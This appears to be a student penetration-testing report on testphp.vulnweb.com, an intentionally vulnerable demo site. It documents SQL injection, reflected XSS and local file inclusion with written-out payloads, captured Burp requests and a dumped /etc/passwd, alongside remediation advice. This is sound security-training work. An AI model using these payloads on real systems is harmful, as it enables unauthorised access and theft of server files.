# VULNERABILITY REPORT

# OF

# http://testphp.vulnweb.com/

by V Nakul Yadav

## **Unencrypted communications** – (http)

The Webpage is vulnerable because it allows users to connect through unsecured connections. If an attacker can intercept a user's network traffic, they can monitor and capture the user's interactions and any information entered. Moreover, attackers can use the application to launch attacks on users and other websites by modifying the traffic. Unsecured connections are exploited by entities like ISPs and governments for tracking users and injecting ads and malicious code. Web browsers are planning to visually highlight unsecured connections as dangerous due to these risks.

To exploit this vulnerability, an attacker needs to be in a position to eavesdrop on the victim's network traffic. This commonly occurs when a client connects to the server over an insecure network, such as public Wi-Fi or a shared corporate/home network with a compromised computer

Common defences like switched networks are not enough to prevent this, and attackers in the user's ISP or the application's hosting infrastructure can also perform this attack. It's important to note that using a mix of encrypted and unencrypted communication is not an effective defence, as active attackers can easily remove references to encrypted resources transmitted over unsecured connections.

**URL IN WHICH VULNERABILITIES IS FOUND :** http://testphp.vulnweb.com/

**SEVERITY**: MEDIUM

**PAYLOAD USED TO TRIGGER THIS VULNERABILITY** : SQL Injection payload , Cross Site (XSS) scripting and others.


**PARAMETERS VULNERABLE ARE :**

SQL Injection (SQLi): Vulnerable Parameter: Typically occurs in parameters used in database queries, such as login forms or search boxes.

Cross-Site Scripting (XSS): Vulnerable Parameter: Any parameter that reflects user input in the HTML response.

**REMEDIATION:**

- Implement TLS/SSL Encryption
- Use HTTPS for Web Applications



testphp.vulnweb.com

Your connection to this site is not secure

You should not enter any sensitive information on this site (for example, passwords or credit cards) because it could be stolen by attackers. Find out more

Cookies and site data

Site settings

Signup disabled. Please use the username test and the password test.

**Warning**: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

**REFERENCES**

- Marking HTTP as non-secure
- Configuring Server-Side SSL/TLS
- HTTP Strict Transport Security

**VULNERABILITY CLASSIFICATIONS**

- CWE-326: Inadequate Encryption Strength
- CAPEC-94: Man in the Middle Attack
- CAPEC-157: Sniffing Attacks

## 1.) SQL INJECTION ON : http://testphp.vulnweb.com/

SQL Injection is a type of cyber attack where malicious SQL code is inserted into input fields or parameters of a web application, exploiting vulnerabilities in the application's handling of SQL queries. The goal of SQL Injection is to manipulate the application's database queries to gain unauthorized access, retrieve, modify, or delete data, or perform other malicious actions within the database. This vulnerability arises when user input is improperly validated or sanitized, allowing an attacker to inject SQL commands that the application executes unwittingly. To prevent SQL Injection, developers should use parameterized queries, input validation, and employ security best practices.


**URL IN WHICH VULNERABILITY IS FOUND:** http://testphp.vulnweb.com/login.php

**SEVERITY** : HIGH

**PARAMETERS VULNERABLE ARE:** parameters used in database queries, in this case **login form/ box**

**PAYLOAD USED TO TRIGGER THIS VULNERABILITY :** “ ' OR '1'='1' -- ”

**REQUEST**



If you are already registered please enter your login information below:

Username : test
Password : ●


You can also signup here.
Signup disabled. Please use the username test and the password test.

Request to http://testphp.vulnweb.com:80 [44.228.249.3]

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

uname=test&pass=%27
```

## RESPONSE



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

uname=test&pass=' or 1=1--
```

If you are already registered please enter your login information below:

| | |
|---|---|
| Username : | test |
| Password : | • |

You can also signup here.
Signup disabled. Please use the username test and the password test.

(test)

On this page you can visualize or edit you user information

| | |
|---|---|
| Name: | </h2><script>alert(1);</scRipt><h2> |
| Credit card number: | </h2><script>alert(1);</scRipt><h2> |
| E-Mail: | hacker@email.com |
| Phone number: | 2323345 |
| Address: | zApPX22sS |

You have 0 items in your cart. You visualize you cart here.

## BUISNESS IMPACT OF THIS VULNERABILITY

SQL Injection can lead to severe business consequences, including data breaches, financial losses, damage to reputation, operational disruptions, regulatory non-compliance, intellectual property theft, and resource drain for incident response and recovery. These impacts can harm a company's finances, customer trust, and overall business operations. Preventive measures and regular security assessments are crucial to mitigate the risks associated with SQL Injection.

## REMEDIATION:

- Use Parameterized Queries
- Web Application Firewalls (WAF)
- Input Validation and Sanitization

## REFERENCES:

- PortSwigger Web Security Academy - SQL Injection
- SQL Injection Wiki by Acunetix

## 2.) CROSS SITE SCRIPTING (XSS) ON : http://testphp.vulnweb.com/

Cross-Site Scripting (XSS) is a security vulnerability that occurs when a web application allows an attacker to inject malicious scripts into web pages that are viewed by other users. These scripts can be written in languages such as JavaScript and are executed in the context of the victim's browser. XSS vulnerabilities can have various forms, but the common goal is to enable attackers to steal sensitive information, manipulate web content, or perform actions on behalf of the victim


**URL IN WHICH VULNERABILITY IS FOUND:**
http://testphp.vulnweb.com/listproducts.php?cat=2

**SEVERITY**: MEDIUM

**PARAMETERS VULNERABLE ARE:** parameter that reflects user input in the HTML response , **in this case URL parameters**.

**PAYLOAD USED TO TRIGGER THIS VULNERABILITY :**
“<script>alert(“hackedbynakul”)</script> ”

**REQUEST**




Request to http://testphp.vulnweb.com:80 [44.228.249.3]

```
GET /listproducts.php?cat=2><script>alert("hackedbynakul")</script> HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/categories.php
Connection: close
Upgrade-Insecure-Requests: 1
```

Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
pictures
testphp.vulnweb.com/listproduct
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
Paintings
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing e Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
testphp.vulnweb.com

## RESPONSE



```
GET /listproducts.php?cat=2><script>alert("hackedbynakul")</script>
 HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/categories.php
Connection: close
Upgrade-Insecure-Requests: 1
```

testphp.vulnweb.com

hackedbynakul

Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Send
Cancel
Target: http://testphp.vulnweb
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX De
search art
Error: You have an error in your SQL syntax; che
pictures
testphp.vulnweb.com/listproduct
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
OK
Transferring data from testphp.vulnweb.com...

## BUISNESS IMPACT OF THIS VULNERABILITY

Cross-Site Scripting (XSS) attack can result in severe consequences for businesses. These include unauthorized access and theft of sensitive data, damage to user trust and reputation, financial losses due to fraudulent activities, legal consequences for violating data protection laws, service disruptions affecting availability, and costs associated with incident response and recovery efforts. The absence of proactive security measures leaves organizations vulnerable to these potentially crippling impacts.

## REMDIATIONS:

- Output Encoding
- Content Security Policy (CSP)
- HTTP Only and Secure Cookies

## REFERENCES:

- Mozilla Developer Network (MDN) - Web Security Documentation
- CERT Secure Coding Standards
- Web Security Academy by PortSwigger

## 3.) FILE INCLUSION VULNERABILITY

Local File Inclusion (LFI) is a security flaw in web applications where improper validation of user input allows attackers to include files on a server. By manipulating parameters in URLs or form inputs, attackers may access sensitive files, leading to unauthorized data disclosure or even remote code execution. To prevent LFI, developers should validate and sanitize user input, avoid dynamic file inclusion based on user input, use absolute paths, and implement strict access controls. Regular security assessments and code reviews help mitigate LFI risks.


**URL IN WHICH VULNERABILITY IS FOUND:**
http://testphp.vulnweb.com/showimage.php?file=./pictures/

**SEVERITY**: MEDIUM-HIGH

**PARAMETERS VULNERABLE ARE:** Parameters used for including files, this case picture folder found in URL path.


**PAYLOAD USED TO TRIGGER THIS VULNERABILITY : “** ../../etc/passwd ”

### REQUEST



```
GET /showimage.php?file=../../etc/passwd HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://testphp.vulnweb.com/product.php?pic=1
Upgrade-Insecure-Requests: 1
```

## RESPONSE


Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /showimage.php?file=../../etc/passwd HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://testphp.vulnweb.com/product.php?pic=1
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sun, 24 Dec 2023 10:59:17 GMT
Content-Type: image/jpeg
Connection: close
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 845

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```

## BUISNESS IMPACT OF THIS VULNERABILITY

Local File Inclusion (LFI) vulnerabilities can have diverse and far-reaching impacts on businesses, including intellectual property theft, critical infrastructure risks, supply chain compromise, exposure of sensitive employee information, regulatory compliance issues, crisis communication challenges, loss of digital assets, strain on customer support, and the potential for secondary exploitation. Mitigating these risks requires a strong focus on web application security, regular assessments, and the adoption of secure coding practices.

## REMIDIATIONS:

- Absolute File Paths
- Use Whitelists for File Inclusion
- Disable AllowUrlInclude

**REFERENCES:**

- SANS Internet Storm Center
- NIST National Vulnerability Database
- GitHub Security Advisories